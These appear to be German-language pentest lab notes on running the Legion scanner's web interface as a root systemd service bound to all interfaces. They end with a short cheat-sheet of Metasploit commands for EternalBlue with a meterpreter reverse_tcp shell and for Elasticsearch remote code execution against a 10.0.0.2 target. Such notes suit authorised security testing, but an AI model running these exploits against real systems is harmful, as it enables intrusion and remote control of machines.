Kali
LEGION-WEBDIENST EINRICHTEN
LEGION-WEBDIENST EINRICHTEN
===========================
ZIEL:
Automatischer Start der Legion-Web-Oberfläche beim Systemstart.
-------------------------------------------------------------------------------
1. SERVICE-DATEI ERSTELLEN / BEARBEITEN
Datei erstellen:
sudo nano /etc/systemd/system/legion-web.service
ODER bei Änderungen:
sudo nano /etc/systemd/system/legion-web.service
Inhalt einfügen:
[Unit]
Description=Legion Web Interface
After=network.target
[Service]
Type=simple
ExecStart=/usr/bin/legion --web --web-bind-all
Restart=on-failure
RestartSec=10
User=root
[Install]
WantedBy=multi-user.target
Speichern: STRG+X, dann Y, dann ENTER
-------------------------------------------------------------------------------
2. SYSTEMD NEU LADEN
sudo systemctl daemon-reload
-------------------------------------------------------------------------------
3. SERVICE AKTIVIEREN (AUTOSTART)
sudo systemctl enable legion-web.service
-------------------------------------------------------------------------------
4. SERVICE STARTEN
sudo systemctl start legion-web.service
-------------------------------------------------------------------------------
5. SERVICE AKTIVIEREN UND STARTEN (IN EINEM BEFEHL)
sudo systemctl enable --now legion-web.service
-------------------------------------------------------------------------------
6. STATUS PRÜFEN
sudo systemctl status legion-web.service
-------------------------------------------------------------------------------
7. LOGS ANZEIGEN
Echtzeit-Logs:
sudo journalctl -u legion-web.service -f
Letzte 50 Logs:
sudo journalctl -u legion-web.service -n 50
-------------------------------------------------------------------------------
8. WICHTIGE SYSTEMD-BEFEHLE
Starten: sudo systemctl start legion-web.service
Stoppen: sudo systemctl stop legion-web.service
Neustart: sudo systemctl restart legion-web.service
Autostart an: sudo systemctl enable legion-web.service
Autostart aus: sudo systemctl disable legion-web.service
Service löschen: sudo systemctl disable legion-web.service
sudo rm /etc/systemd/system/legion-web.service
sudo systemctl daemon-reload
-------------------------------------------------------------------------------
9. TROUBLESHOOTING
- Manuell testen (funktioniert der Befehl?):
sudo legion --web --web-bind-all
- Pfad von Legion prüfen:
which legion
- Ausgabe sollte sein: /usr/bin/legion
(falls abweichend, Pfad in ExecStart anpassen)
- Service-Logs prüfen:
sudo journalctl -u legion-web.service -n 50
-------------------------------------------------------------------------------
10. QUELLEN
https://github.com/Hackman238/legion
-------------------------------------------------------------------------------
Legion richtig pentesten




Metasploit Angriffe
CVE-2017-0143 (EternalBlue) - SMB
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 10.0.0.2
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST <ip>
run
Elasticsearch RCE (port 9200)
# CVE-2014-3120 - RCE via script execution
use exploit/multi/elasticsearch/script_commnd or use exploit/multi/elasticsearch/script_mvel_rce
set RHOST 10.0.0.2
set RPORT 9200
run